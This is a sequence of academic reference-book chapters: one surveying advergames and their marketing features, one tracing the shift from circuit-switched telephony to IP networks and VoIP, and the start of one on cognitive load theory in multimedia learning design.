The geographical location of the players seems to make a difference in terms of the type of game preferred and the reasons for playing (Arkadium, 2004). In Atlanta the main reason identified was the elimination of stress, in Dallas people play to alleviate boredom, in San Francisco the players are enjoying the competition, and in Washington D.C. they play online in order to get trained for real casino gambling.

The placement of products or brand names in movies or TV shows is a relatively old technique, but the studies regarding their influence on consumer perceptions and behaviour are inconclusive (Gould, Pola, & Grabner-Krauter, 2000; Russell, 2002). Advergames present a few distinct characteristics that can eventually enhance their marketing effect:

- Advergames are selected by the player and are not forced upon an unwilling viewer;
- The player interacts with advergames, adopting an active stance, in comparison with the passive attitude of the TV audience; and
- Advergames incite the players to share the gaming experience with their friends or family.

From a marketing point of view, advergames attempt to capture the attention of players, and then to transmit to them, in an indirect way, suggestions that aim to modify their perceptions regarding an enterprise, brand, or product. The psychological fundament of this process is the inducement and the use of the '**state of flow**.' This concept is used by psychologists to describe a mental state in which the attention is highly concentrated on a specific process, the environmental information is screened out, and the person experiences a harmonious flow of its present experience (**Csikszentmihalyi, 1991)**. The state of flow is known to create a state of well being, as well as increased perception and learning capacity. This state of flow can be induced by any activity that is very interesting for a person: watching a movie, reading a book, or playing a game. In fact, the ludic activity is considered as one of the best inducers of the flow state for children, and often also for adults.


The interaction with Internet applications can also induce the state of flow in specific circumstances (King, 2003); the most successful Web sites offering interactive experiences, and not just content. The state of flow can be created online if the following essential conditions are combined: **user motivation**, user **telepresence**, and **interactivity** of the Internet application. On the other hand, the existence and the maintenance of the state of flow is a dynamic process that depends on the relation between the capabilities of the user—or player in the case of an advergame—and the level of difficulty proposed by the game. Figure 1 demonstrates the three possible scenarios of the interaction between an Internet user and an advergame.

Once induced, the maintenance of the state of flow requires a constantly evolving challenge for the player, because the player's level of capability is likely to improve after playing the game a few times. This raises the problem of including in the advergame a progressive level of difficulty that can represent a dynamic challenge for players

If the features of the game are interesting enough and the playing experience provides satisfaction, the player will be inclined to send information about the available game to friends or relatives, participating directly to the spread of the advergames campaign. This action can be reinforced by creating complex games that require multiple participants.

As any other marketing communication tools, the advergame characteristics will have to correspond to (1) the personality of the advertised brand, (2) the profile of the targeted audience, (3) the characteristics of the

Figure 1. The inducement of the state of flow online



medium (in this case the Internet), (4) the strategic objectives of the communication campaign, and (5) the corporate image of the company.

The difficulty to concomitantly evaluate these complex variables is probably the reason for a low rationalisation of the advergame development in the professional literature. The creation of an efficient advergame is still considered predominantly as a creative work, that it is difficult to describe in a formal, precise manner.

THE CHARACTERISTICS OF AN EFFICIENT ADVERGAME

In order to verify the existence of these characteristics in the profile of active advergames, an online survey has been designed and was implemented during November 2006. During this survey, 70 active advergames were randomly selected and investigated, using the news posted on Adverblog.com (2006) and WaterCoolerGames.com (2006), as well as the advergames found on various Web sites that were randomly browsed. A number of research variables were defined in direct relation to each of the investigated characteristics:

1. **Accessibility:** Facility to identify the hyperlink between the firm/product site and the game, free access or required registration, specialised software required, and downloading time
2. Difficulty of understanding: existence of explicit instructions/rules, and the facility of understanding these rules
3. **Competitive level:** Number of players, the display of score lists, and multiple level of difficulty
4. **Relevance for the firm, brand, or product:** Type of product advertised, type of game, and advertising elements associated with the game
5. **Capacity to induce and maintain the state of flow:** Multiple levels of difficulty and the possibility offered to players to choose a specific level of difficulty
6. **Viral marketing**: Communication with friends and family members is encouraged

An objective evaluation of the advergame relevance for the firm/brand/product advertised is difficult at this stage, because it is necessary to define a number of quantifiable criteria that can describe and assess the personality of a brand. The same type of problem is related with evaluating the capacity of the game to induce and maintain a state of flow. In this case, an experiential approach is more suitable, although the two variables defined for this characteristic are equally relevant, being derived from the relation between the capability of the online player, and the capacity of the advergame to propose an appropriate and dynamic level of challenge.

PRESENTATION AND ANALYSIS OF DATA

The 70 active **advergames** that were studied had the following distribution in terms of type of products/industries represented.

Table 1. The types of products represented by the investigated advergames

Type of product	Frequency	Percentage
Automotive and accessories	3	4.3
Watches	2	2.9
Comics	7	10
Holidays	6	8.6
Food and drinks	43	61.4
Movies	3	4.3
Computer equipment	1	1.4
Cosmetics	4	5.7
Software	1	1.4
Total	70	100

It is interesting to note the variety of products represented in advergames, which might lead to the conclusion that advergames are applicable to any type of product or services. On the other hand, the impressive number of advergames associated with 'food and drinks' might indicate that this type of products has specific characteristics in terms of marketing or consumption patterns that makes it very suitable for advergames.

Accessibility

The identification of the hyperlink leading to the advergame is usually very easy (60% of cases) or easy (27% of cases) with the remaining 13% of cases being of a medium difficulty. In most cases the link is positioned visibly on the home page of the firm, product, or service; in other cases the link can be found among the main categories of information provided in the menu.

The access to all the surveyed advergames is completely free. For running the games it was necessary to use ShockWave, a specialised software program. The downloading of this program is easy, being freely available on the Internet. The only possible limitation is the memory capacity and the processing power of the personal computer that is used for gaming.

For the analysed advergames, the downloading time was very short (less than 1 minute).

Easy to Understand

All advergames included in the study had instruction/rules, which, in the majority of cases, were very easy (68%) or easy (21%) to understand. However, there were situations in which the instruction provided were confusing or too complex for a quick understanding: in 3% of cases they were considered of medium difficulty, and in 8% of cases they were considered too difficult to understand.

Competitive Level

In terms of the competitive level presented by advergames, all of them were designed for a single player, which enters in direct competition with the online game software. Although there were instances in which the player was encouraged to invite other people to 'join in the fun,' the advergames were not projected as shared multiplayers environments, maybe because of the complexity of such a structure.

Sixty-eight percent of the studied advergames do not publish the list of scores of the players. The remaining 32% encourage the players with high scores to register their names—after they played at least once—in order to have their name and best score registered on a public score list available online.

Sixty percent of the advergames that were investigated had just one level of difficulty, which obviously reduces the flexibility and the competitive appeal of these games for the majority of players.

Relevance for the Firm/Brand/Product

Four percent of the investigated advergames can be defined as educative by using a quiz format in order to educate the players about the values and history of a firm, brand, or product. Twenty percent of the advergames were considered games of combat, which generally implies a fight between two or more characters, one of them being the virtual avatar of the player. Finally, the remaining 76% were categorised as games of capability, in which the players have to demonstrate and develop quick reactions and improved orientation in the virtual environment.

The advertising action associated with the advergame was considered as a multiple dimension since multiple advertising methods can be used in the same game. All the investigated advergames had some advertising aspect associated with them: 71% were presenting the name/logo of the firm; 69% the name/logo of a product; 51% the physical image of the product; and 24% were associating promotion programs with the high score obtained in the game (e.g., a high scorer could benefit from important reductions in booking his/her holiday).

Capacity to Induce and Maintain the State of Flow

Only 38% of the investigated games present multiple levels of difficulty, and, in the majority of cases (96%) it is not possible for the player to choose a level of difficulty, which indicates a low level of advergame flexibility.

Viral Marketing

Only 40% of the investigated games explicitly encouraged the players to spread the word about the advergame, providing a specialised online application implanted in the game environment. Although the players can also use other independent channels of communication, such as e-mail addresses, telephone, or direct speech, the proportion of games using intensively viral marketing structures is surprisingly small.

FUTURE TRENDS

The rapid development of new information technology applications opens immense possibilities for advergames. Companies have already started to use advergames not only for commercial purposes but also as public relations messages, targeting their own employees and/or customers. In December 2005, the interactive agency Agency.com created a little Web-based game in which you throw snowballs at people in a variety of Agency.com office locations. The game can be considered as a sort of interactive greeting for employees and clients, demonstrating at the same time the capabilities of the studio (Bogost, 2005). However, these initiatives should be carefully planned, designed, and implemented. The 2004 Intel IT Manager advergame as removed and modified when the players discovered that the work environment simulator does not allow them to hire any female employees (Frasca, 2006).

On the other hand, some companies are attempting to diversify their advergame strategy, linking it with console-based games and promotional campaigns. Recently, Burger King has launched three Xbox and Xbox 360 games: Pocketbike Racer (a cart battle racer), Big Bumpin' (a collection of head-to-head bumper car games), and Sneak King, in which the player must sneak up on people and serve them Burger King food. To obtain these games, Burger King customers must buy a Value Meal and then pay another $3.99 for each title. The main purpose of this marketing campaign is to link the purchase of the Value Meal to the opportunity to acquire one or more games. Since they are related to a promotional activity, these games can be considered as promogames rather than advergames (Bogost, 2007).

Another advergames application is in the area of mobile marketing. Greystripe, a company specialised in mobile games, has created a consumer-service called GameJump in which the user can select and download a free game on the user's mobile. Every time the person plays the game, an advertisement lasting a few seconds is showed before the game starts, and another one when the game ends. These advertisements are sponsoring the free use of the games (Bogost, 2006).

In the near future, the application of games in marketing will become increasingly sophisticated and diversified. The only limits are the technological capacity of IT devices, and the creativity of marketing specialists.

CONCLUSION

The analysis of the data collected evidence a series of important issues related with the profile of the investigated advergames:

- The accessibility of advergames is very good, as well as the facility to understand the instructions/rules, although in a few cases the rules can be significantly simplified.
- The competitive level of advergames can be improved in many cases, either by publishing the score lists, or by creating multiplayer shared environments that are already the norm in the computer games industry.
- Many advergames have a low level of flexibility in that they propose only one level of difficulty and the players are not able to choose the difficulty level they desire.
- The features of viral marketing need to be developed, since many games do not provide a direct encouragement and a direct possibility for players to contact friends or family members. Also, the identification data introduced by the players about themselves or about prospective players can represent a valuable input into an online database.

The relevance of the game for the firm/brand/product image, as well as the capacity of the advergame to induce and maintain the state of flow, have been difficult to assess at this stage of research. Together with the limited sample composed of only 70 active advergames, these represent the most significant limitations of this study. Future research projects should focus on the relation between the characteristics of the game, the personality of the represented brand, the profile of the targeted audience, and the strategic objectives of the marketing campaign. Additionally, research should investigate advergames' influence on the perceptions, attitudes, and buying behaviour of players.

KEY TERMS

Brand Personality: Collection of attributes giving a brand a recognisable unique quality.

Customer Retention: Maintaining the contact with your customer by creating a better offer/attraction than your competitors.

Product Placement: The practice of placing brand-name items as props in movies, television shows, or music videos as a form of advertising.

Promogame: Video games whose primary purpose is to promote the purchase of a product or service secondary or incidental to the game itself.

State of Flow: A mental state of operation in which the person is fully immersed in what he or she is doing; characterised by a feeling of energised focus, full involvement, and success in the process of the activity.

Telepresence: The experience of being present at a real or virtual world location remote from one's own physical location, using information technology channels.

Viral Marketing: A marketing method that facilitates and encourages people to pass along a marketing message.

From Circuit Switched to IP-Based Networks

Thomas M. Chen
Southern Methodist University, USA

INTRODUCTION

The founding of the Bell Telephone System, the public switched telephone network (PSTN), has evolved into a highly successful global telecommunications system. It is designed specifically for voice communications, and provides a high quality of service and ease of use. It is supported by sophisticated operations systems that ensure extremely high dependability and availability. Over the past 100 years, it has been a showcase for communications engineering and led to groundbreaking new technologies (e.g., transistors, fiber optics).

Yet it is remarkable that many public carriers see their future in Internet protocol (IP) networks, namely the Internet. Of course, the Internet has also been highly successful, coinciding with the proliferation of personal computers. It has become ubiquitous for data applications such as the World Wide Web, e-mail, and peer-to-peer file sharing. While it is not surprising that the Internet is the future for data services, even voice services are transitioning to voice over Internet protocol (VoIP). This phenomenon bears closer examination, as a prime example explaining the success of the Internet as a universal communications platform. This chapter gives a historical development of the Internet and an overview of technical and nontechnical reasons for the convergence of services.

HISTORICAL PERSPECTIVE

The origins of circuit switching have been well documented (AT&T, 2006). A year after successfully patenting the telephone in 1876, Alexander Graham Bell, with Gardiner Hubbard and Thomas Sanders, formed the Bell Telephone Company. In 1878, the first telephone exchange was opened in New Haven, Connecticut. For a long time, long distance switching was carried out by manual operators at a switchboard. Until the 1920s, the operator wrote down the number requested by the customer, and called the customer back when the other party was on the line. The route for a call was built link by link, by each operator passing the information to another operator who looked up the route for the call. Once a circuit was established, it was dedicated to that conversation for the duration of the call.

The national General Toll Switching Plan was put into effect in 1929. This established a hierarchical, national circuit switching network. Calls went to local offices connected to more than 2,000 toll offices and 140 primary centers, and up to eight interconnected regional centers. Sectional centers were added in the 1950s. This hierarchical network, augmented with direct links between the busiest offices, continued up to the 1980s.

In the 1960s, transmission facilities were converted from analog to digital, such as the T-1 carrier (a time-division multiplexed system allowing 24 voice channels to share a 1.5-Mbps digital transmission link). Digital transmission offers the advantages of less interference and easier regeneration. Digital carriers used time division multiplexing (TDM) instead of frequency division multiplexing (FDM). In FDM, each call is filtered to 4 kHz and modulated to a different frequency to share a physical link. In TDM, sharing is done in the time domain rather than frequency domain. Time is divided into repeating frames. Each frame includes a number of fixed time slots. For example, 24 voice calls share the T-1 carrier which is 1.544 Mb/s. Each frame is 193 bits and takes 0.125 ms. In a frame, one bit is used for framing while the remainder is divided into 24 time slots of eight bits each. The first time slot is used by the first voice call, the second time slot by the second call, and so forth.

Automated electromechanical circuit switches appeared in the 1940s starting with a No. 4 crossbar switch in Philadelphia. These switches were able to understand operator-dialed routing codes or customerdialed numbers to automatically route calls. In 1976, the first No. 4 electronic switching system (ESS) was installed in Chicago. Electronic switches were special-purpose computers with programmability.

Advances in digital circuits and computers not only improved the performance of telephone switches, but also changed the nature of network traffic. Starting in 1958, modems allowed computers to transmit digital data over voice-grade analog telephone circuits. In the 1960s, computers were still large, and personal computers would not appear until the late 1970s. However, there was an evident need for computers to share data over distances. Digital data increased dramatically in the late 1970s with the proliferation of Ethernet local area networks and personal computers (e.g., Apple II in 1977, IBM PC in 1981).

The origins of the Internet began in 1969 with the ARPANET funded by the Advanced Research Projects Agency (ARPA, now DARPA). The ideas for a packet-switched computer network were supported by Lawrence Roberts and J. Licklider at ARPA, based on packet switching concepts promoted by Leonard Kleinrock and others (Leiner, Cerf, Clark, Kahn, Kleinrock, Lynch et al., 1997). The first packet switches were made by Bolt Beranek and Newman (now BBN Technologies) and called IMPs (interface message processors). The first connected nodes were UCLA, Stanford Research Institute, University of California at Santa Barbara, and University of Utah.

The principles for IP, along with a transport layer protocol called transmission control protocol (TCP), were conceived in 1974 by Vinton Cerf and Robert Kahn (1974). Cerf was experienced with the existing host-to-host protocol called network control protocol (NCP). TCP was initially envisioned to provide all transport layer services, including both datagram and reliable connection-oriented delivery. However, the initial implementation of TCP consisted only of connection-oriented service, and it was decided to reorganize TCP into two separate protocols, TCP and IP (Clark, 1988). All information is carried in the common form of IP packets. The IP packet header mainly provides addressing to enable routers to forward packets to their proper destinations. IP was deliberately designed to be a best-effort protocol with no guarantees of packet delivery, in order to keep routers simple and stateless. IP can be used directly by applications that do not need error-free connection-oriented delivery. Above IP, TCP provides reliability (retransmissions of lost packets as needed) and flow control for applications that need perfectly reliable and sequential packet delivery. TCP/IP was adopted as a U.S. Department of Defense standard in 1980 as a way for other networks to internetwork with the ARPANET. Acceptance of TCP/IP was catalyzed by its implementation in BSD Unix.

The Internet may have remained an isolated network only for researchers except for two pivotal events. In 1992, the Internet was opened to commercial traffic, and later to individuals through Internet service providers. In 1993, the Mosaic browser introduced the public to the World Wide Web. The Web browser is a graphical interface that is far easier for most people to use than the command line used for earlier applications. The Web has become so popular that many people think of the Web as the Internet. Widely available Internet access and popular applications have driven data traffic growth much faster than voice traffic growth. Around 2000 or so, the volume of data traffic exceeded the volume of voice traffic.

TECHNICAL DIFFERENCES IN CIRCUIT AND PACKET SWITCHING

Circuit switching is characterized by the reservation of bandwidth for the duration of a call. This reservation involves an initial call establishment (set-up) phase using signaling messages, and the release of the bandwidth in a call termination (clear) phase at the end of a call. In modern digital networks, reserved bandwidth means periodically repeating time slots in time division multiplexed (TDM) links, as shown in Figure 1.

Circuit switching works well for voice calls, for which it is designed. All voice is basically the same rate, 64 kb/s without compression, that is, 8,000 samples/s and 8 bits/sample. TDM can easily handle bandwidth reservations of the same amount. Also, voice calls require minimal delay between the two parties because excessive delays interfere with interactivity. Circuit switching imposes only propagation delay through the network, which is dependent only on the distance. Delay is considered one of the important quality of service (QoS) metrics. There is also minimal information loss, another QoS metric, because the reserved bandwidth avoids interference from other calls.

A number of drawbacks to circuit switching are typically cited for data. The first drawback is inefficiency when data is bursty (meaning intermittent data

Figure 1. Time division multiplexing



Figure 2. Statistical multiplexing



Figure 3. Connection-oriented packet switching



messages separated by variable periods of inactivity). The reserved bandwidth is wasted during the periods of inactivity. The inefficiency increases with the burstiness of traffic. The alternative is to disconnect the call during periods of inactivity. However, this approach is also inefficient because releasing and re-establishing a connection will involve many signaling messages, which are viewed as an overhead cost.

Another drawback cited for circuit switching is its inflexibility to accommodate data flows of different rates. Whereas voice flows share the same (uncompressed) rate of 64 kb/s, data applications have a broad range of different rates. TDM is designed for a single data rate and cannot easily handle multiple data rates.

Asynchronous TDM or statistical multiplexing is an approach to improve the efficiency and flexibility of digital transmission, as shown in Figure 2. Instead of a rigid frame structure, time slots on a digital transmission link are occupied when there is data present in a first-come-first-serve (FCFS) order. It is possible to achieve a higher efficiency because time slots are not reserved. More flexibility is achieved because different (and variable) data rates can be accommodated. To resolve contention between simultaneous units of data, buffering is necessary. In practice, statistical multiplexing cannot achieve total efficiency because it is necessary to label each slot to identify the connection using that time slot.

If the time slot label is viewed as a virtual circuit number, statistical multiplexing is the basis of connection-oriented packet switching. As shown in Figure 3, a virtual circuit number associates a flow entering a packet switch on a certain ingress port with an egress port. When packets are routed to the egress port, the incoming virtual circuit number is translated to a different outgoing virtual circuit number.

IP is connectionless and works a little differently. Instead of carrying a virtual circuit number, IP packets carry a destination address and source address. An IP router examines the destination address and decides on the egress port after consulting a routing table. The routing table lists the preferred egress port calculated from a routing algorithm (such as Dijkstra's algorithm) that usually selects the least-cost route for each destination address. The great advantage of connectionless packet switching is the lack of state in the router. In connection-oriented packet switching, the switch must keep state or memory of every virtual circuit. A disruption of the switch will necessitate each virtual circuit to be reset, a process that will involve the hosts. In comparison, a disruption of an IP router will cause the dynamic routing protocol to adapt and find new routes. This will be done automatically within the network without involving the hosts.

IP offers a flexible and relatively simple method to accommodate a wide variety of data applications. Whenever data is ready, it is packetized and transmitted into the network. Routers are easy to deploy and dynamically figure out routes through standard routing protocols. Routers are simple by design, and costs have fallen dramatically with the growth of the Internet. It has been argued that the costs to switch packets has fallen below the costs of circuit switching (Roberts, 2000).

Packet switching may be more natural for data but involves its own challenges. One of the major challenges is quality of service. Statistical multiplexing handles contention by buffering, but buffering introduces random queueing delays and possible packet loss from buffer overflow. Thus, QoS in packet networks is vulnerable to congestion and degrades with increasing traffic load. A great deal of research in traffic control has highlighted a number of methods to assure QoS, including a resource reservation protocol (RSVP), weighted fair queueing (WFQ) scheduling, and differentiated services (Diffserv) (Jha & Hassan, 2002). However, there is disagreement in the community about the best approach, and consequently, support for QoS assurance has been slow to be implemented.

Philosophical Differences Between Internet and PSTN

From a perspective of design philosophies, the PSTN and Internet are a contrast in opposites. A few of the major differences are listed below:

- **Circuits vs. IP packets:** As mentioned earlier, the basic building block of the telephone network is the circuit, a fixed route reserved for the duration of a call. The basic building block in the Internet is the IP packet (or datagram). Each IP packet is treated as an independent data unit.
- **Reserved vs. statistical:** Related to the item above, the telephone network reserves a fixed amount of bandwidth for each call, thereby eliminating contention for resources and guaranteeing QoS. The Internet relies on statistical multiplexing. It is possible to congest the Internet, which causes the entire network performance to suffer.
- **Stateless vs. stateful:** By design, IP routers are stateless and keep no memory from one packet to another. Telephone switches must keep state about active calls.
- **Homogeneous vs. heterogeneous:** The PSTN is a principal example of a homogeneous system. This is a result from the history of telephone networks run mostly by government regulated utilities. Also, there is a tradition of following comprehensive international standards. In contrast, the Internet designers recognized that computer networks would be heterogeneous. Different networks are owned and administered by different organizations but interoperate through TCP/IP.
- **Specialized vs. nonspecialized:** The PSTN is designed specifically and only for voice calls. The Internet is designed to be a general purpose network supporting a wide variety of applications.
- **Functionality inside vs. outside:** One of the design philosophies behind the Internet is the end-to-end argument (Saltzer, Reed, & Clark, 1984). According to the argument, when applications are built on top of a general purpose system, specific application-level functions should preferably not be built into the lower levels of the system. The

IP layer takes a "lowest common denominator" approach. Applications add functions above the IP layer as needed. Intelligence and complexity are pushed out of the network and into the hosts. In comparison, telephone handsets are relatively simple, and telephone switches are complex and intelligent.

TRANSITION TO VOICE OVER IP (VoIP)

VoIP is examined as an example of applications transitioning toward the Internet (Goode, 2002; Maresca, Zingirian, & Baglietto, 2004; Rizzetto & Catania, 1999; Varshney, Snow, McGivern, & Howard, 2002). Of all applications, voice might be expected to be the last to move to IP networks because it is served so well by the PSTN (Hassan, Nayandoro, & Atiquzzaman, 2000; Polyzois, Purdy, Yang, Shrader, Sinnreich, Menard, & Schulzrinne, 1999). Examination of VoIP illustrates the forces behind the growing predominance of IP networking. Most of the advantages of VoIP over regular telephone calling is predicated on a couple of conditions that became true only recently: increasing broadband Internet access and ubiquitous computers with Internet connectivity.

- **Lower costs:** VoIP calls incur no additional costs above the monthly charge for a broadband Internet access. On the other hand, calls through the PSTN are billed by the duration of calls. Also, long distance and international calls are more expensive than local calls. VoIP calls are the same regardless of distance and duration.
- **Little additional equipment:** VoIP applications can be used in wireless phones or common PCs with a broadband Internet connection, sound card, speakers, and microphone.
- **Abundant features:** Common VoIP features include caller ID, contact lists, voicemail, fax, conference calling, call waiting, and call forwarding. Also, numerous advanced features are available.
- **More than voice:** IP can accommodate other media (video, images, text) as easily as voice. Also, VoIP applications may become integrated with e-mail or other computer applications.
- **More efficient bandwidth utilization:** More than 50% of voice conversations is silence. VoIP uses bandwidth only when a speaker is actively talking. Also, voice compression is easily done, increasing bandwidth efficiency.

FUTURE TRENDS

VoIP is often highlighted as an example of communications convergence, that is, the migration of various different applications to a single common IP platform. Given broadband Internet access, the separate telephone service seems to be redundant and an unnecessary additional cost. Many people are envisioning that video services carried today through television networks will also migrate eventually to the Internet.

One of the ongoing challenges is QoS assurance. Researchers have investigated many potential solutions such as resource reservation protocols, differentiated services, and sophisticated packet scheduling algorithms (Chen, in press). However, universal agreement on the best methods is lacking, and it is practically difficult to evolve a large complex system like the Internet when different pieces are owned by separate organizations without central coordination.

A broader question is whether the current Internet needs a revolutionary change. The end-to-end argument has been evidently successful so far, but the Internet is being pushed by more demanding applications that cannot be satisfied by simply more bandwidth and faster routers. These demands are causing Internet designers to rethink the original design principles (Blumenthal & Clark, 2001).

CONCLUSION

VoIP is often cited as an example of the migration from circuit switching to IP networks. Convergence of voice and video to the Internet will happen eventually for the reasons outlined in this article, but a number of obstacles must be overcome (Chong & Matthews, 2004). First, the existing PSTN is embedded and familiar to everyone. Many people are unfamiliar with VoIP. Also, today the QoS and reliability of the PSTN is unmatched. VoIP may offer savings and features, but they cannot make up for the lack of QoS and reliability that people have come to expect.

KEY TERMS

Circuit Switching: A method of communication used in traditional telephony based on reserving an end-to-end route for the duration of a call.

Internet Protocol (IP): The common protocol for packets in the global Internet.

Packet Switching: A method of communication where data is encapsulated into separate routable units consisting of a packet header and data payload.

Public Switched Telephone Network (PSTN): The traditional global telephone system.

Quality of Service (QoS): The end-to-end network performance seen by an application, typically measured in terms of packet delay, delay variation, and loss probability.

Time Division Multiplexing (TDM): A method for multiple calls to share a single physical transmission link by allocating periodic time slots to each call.

Voice Over IP (VoIP): The transmission of voice services over IP networks such as the global Internet.

Cognitive Issues in Tailoring Multimedia Learning Technology to the Human Mind

Slava Kalyuga
The University of New South Wales, Australia

INTRODUCTION

In order to design effective and efficient multimedia applications, major characteristics of human cognition and its processing limitations should be taken into account. A general cognitive system that underlies human performance and learning is referred to as our cognitive architecture. Major features of this architecture will be described first. When technology is not tailored to these features, its users may experience cognitive overload. Major potential sources of cognitive load during multimedia learning and how we can measure levels of this load will be presented next. Some recently developed methods for managing cognitive overload when designing multimedia applications and building adaptive multimedia systems will be described in the last two sections, which will be followed by the conclusion.

HUMAN COGNITIVE ARCHITECTURE

Existing theoretical models of human cognition and empirical evidence indicate several major characteristics that underline operation of this system in learning and performance (see Sweller, 2003; van Merriënboer & Sweller, 2005, for more detailed descriptions of these features). First of all, our cognitive system is knowledge-based. It includes a large store of organized information with effectively unlimited storage capacity and duration. This store of knowledge is called long-term memory (LTM). It contains a vast base of organized domain-specific knowledge structures that allow us to treat multiple elements of information as a single higher-level chunk. Such structures allow us to rapidly classify problem situations and retrieve appropriate procedures for handling these situations instead of employing inefficient search-based strategies.

Another key feature of our cognitive system is the mechanism that significantly limits the scope of immediate changes to this information store, thus preventing possibility of major disruptions. The concept of working memory (WM) is a currently accepted implementation of this mechanism. The essential common attribute of most existing models of WM (e.g., Baddeley, 1986; Cowan, 2001) is its severe limitations in capacity and duration when dealing with novel information. Working memory not only temporarily stores and transforms information that is in the focus of our attention, but also constructs and updates mental representations of a current situation or task. If more than a few novel elements of information are processed simultaneously in WM, its capacity may become overloaded. According to cognitive load theory, processing limitations of working memory and associated cognitive load represent a major factor influencing the effectiveness of learning (Sweller, van Merrienboer, & Paas, 1998).

WM capacity is distributed over partly independent auditory and visual modules. For example, Baddeley's (1986) model includes the phonological loop that processes auditory information (verbal or written material in an auditory form), and the visuospatial sketchpad that deals with visual information such as diagrams and pictures. Therefore, limited WM capacity could be effectively expanded by using more than one sensory modality, and instructional materials with dual-mode presentation (e.g., a visual diagram accompanied by an auditory text) can be more efficient than equivalent single modality formats. The amount of information that can be processed using both auditory and visual channels might exceed the processing capacity of a single channel.

The next two important features of our cognitive architecture define the means by which we are able to acquire a huge knowledge base in LTM, considering very restrictive conditions of slow and incremental changes to this base. Firstly, most of this information is actively reconstructed or reorganized (within WM) information borrowed from other stores, that is, from knowledge bases of other people delivered through variety of media. Secondly, if such external stores of information are not available (including the cases when the information is truly new), the system has a default general problem-solving mechanism for the generation of new information, a random search followed by tests of effectiveness.

Even though WM is limited in duration and capacity, our cognitive system is capable of organizing complex situations or tasks, appropriately directing our attention, and coordinating different cognitive activities. Knowledge structures in LTM are performing this organizing and governing (executive) role, and there are effectively no limitations on the amount of the organized information in LTM that can be used for this purpose within WM. In the presence of the relevant knowledge base in LTM, WM can effectively handle an unlimited amount of information, organize very complex environments, and govern very rich cognitive activities. In the absence of such knowledge structures, the system has to employ search-and-test procedures that require significant WM resources. Organized knowledge structures held in LTM allow us to reduce WM limitations and eliminate WM overload by encapsulating many elements of information into larger, higher-level units that could be treated as elements in WM. Similar cognitive-load-reduction effects could also be achieved by practicing skills until they can operate under automatic rather than controlled processing.

SOURCES OF COGNITIVE LOAD

Establishing connections between essential elements of information in WM and integrating them with available knowledge structures in LTM represents a major source of WM load called an intrinsic cognitive load. The level of this load is determined by the degree of interactivity between individual elements relative to the specific level of learner expertise. What constitutes an element is determined by the knowledge the user holds in LTM knowledge base. When task elements need to be processed simultaneously (even if the number of elements is relatively small), the material is high in element interactivity and can impose a high intrinsic cognitive load. Intrinsic load is essential for comprehending a situation or performing a task, and all the necessary resources should be provided to accommodate this load without exceeding limits of WM capacity.

In contrast, extraneous cognitive load is associated with carrying out activities irrelevant to task performance or learning. This load is caused by design-related factors rather than by the task complexity for the user. For example, when related textual, graphical, or audio elements are divided in space or not synchronized in time, their integration might require otherwise unnecessary search and match processes. Segments of text may need to be held in WM until corresponding components of a diagram are located, attended, and processed. Similarly, images may need to be active in WM until related textual fragments are found and processed. The required resources might significantly increase demands on WM. A significant extraneous cognitive load could also be imposed by searching for solution steps in the absence of suitable knowledge base.

Our learning and performance alter significantly with the development of expertise in a specific domain. In the absence of relevant prior knowledge, novices are dealing with many novel elements of information that may easily overload WM. Without considerable external support, they may experience significant extraneous cognitive load. On the other hand, if detailed support is provided for more experienced learners, the process of reconciling the related components of their available LTM knowledge base and externally provided guidance would likely require WM resources and also impose extraneous cognitive load. Consequently, less capacity could be available for new knowledge acquisition and performance improvement, resulting in a phenomenon that has been referred to as the expertise reversal effect (see Kalyuga, 2005, 2006, for recent overviews).

Thus, major sources of extraneous cognitive load are: split attention situations when related elements of information are artificially separated in space or not synchronized in time; insufficient external user support that does not compensate for lacking knowledge, thus forcing users to search for solutions; overlaps of user knowledge base with redundant external guidance that require learners to co-refer different representations of the same information; and introducing too many new elements of information into WM or introducing them too quickly for successful integration with available LTM knowledge structures.

The intrinsic and extraneous cognitive load result in the total cognitive load that should not exceed limited WM capacity. When a task does not involve high intrinsic cognitive load, the extraneous load imposed by a poor design may not matter much because the total load would not exceed WM capacity. In contrast, when the task involves a high degree of element interactivity for a specific user, an inappropriate design could significantly inhibit performance or learning because total cognitive load may exceed the user WM capacity. Reduction of such extraneous load by improving design features may be critical.

EVALUATING COGNITIVE LOAD

A rough measure of cognitive load could be obtained by using subjective rating scales, for example, asking users to estimate how easy or difficult materials were to understand by choosing a response option on the scale ranging from extremely easy to extremely difficult. Seven- or nine-point scales are usually used. Such simple measures could be sensitive to cognitive load (Paas, Tuovinen, Tabbers, & van Gerven, 2003) and used for comparing levels of cognitive load in alternative applications or interface designs.

Another method for evaluating cognitive load in multimedia learning is the dual-task technique. This laboratory-based method uses performance on simple secondary tasks as indicators of cognitive load associated with performance on main tasks. Generally, a secondary task is required to use the same working memory subsystem (visual or auditory) as the primary task. Various simple responses are used as secondary tasks. For example, a simple visual-monitoring task may require learners to react as soon as possible (by clicking a mouse or pressing a key on the computer keyboard) to a color change of a letter displayed in a small frame above the main task frame (Brünken, Steinbacher, Plass, & Leutner, 2002). In this case, the reaction time in the secondary monitoring task could be used as a measure of cognitive load induced by the primary multimedia presentation.

Evaluation of cognitive load characteristics of a multimedia application could be based on using concurrent verbal reports (think-aloud protocols) with audio and video tracking. The generated qualitative verbal data would reflect different types of cognitive load, as expressed through the participants' own language. Verbal data should be coded using rubrics based on expected users' verbal expressions or remarks for different types of cognitive load (e.g., *too complex to understand, studied this before, it is annoying, it is changing too fast, plenty of new things, need to jump across the screen, need to go back to the diagram, it's too much to remember*, etc.). For each rubric, sample keywords and phrases could be set and serve as a coding scheme for classifying participants' remarks. Verbal data from the protocols could be analyzed by screening digital recordings of each interview using currently available screen and audio recording software.

MANAGING COGNITIVE LOAD IN MULTIMEDIA LEARNING

Designers of multimedia learning environments need to eliminate or reduce potential sources of extraneous cognitive load. If text and pictures are not synchronized in space (located separately) or time (presented after or before each other), the mental integration process may increase cognitive load due to cross-referencing different representations. Physically integrating verbal and pictorial representations, for example, embedding sections of textual explanations directly into the diagram in close proximity to relevant components of the diagram may eliminate such split attention situations (a split-attention effect: Sweller, Chandler, Tierney, & Cooper, 1990).

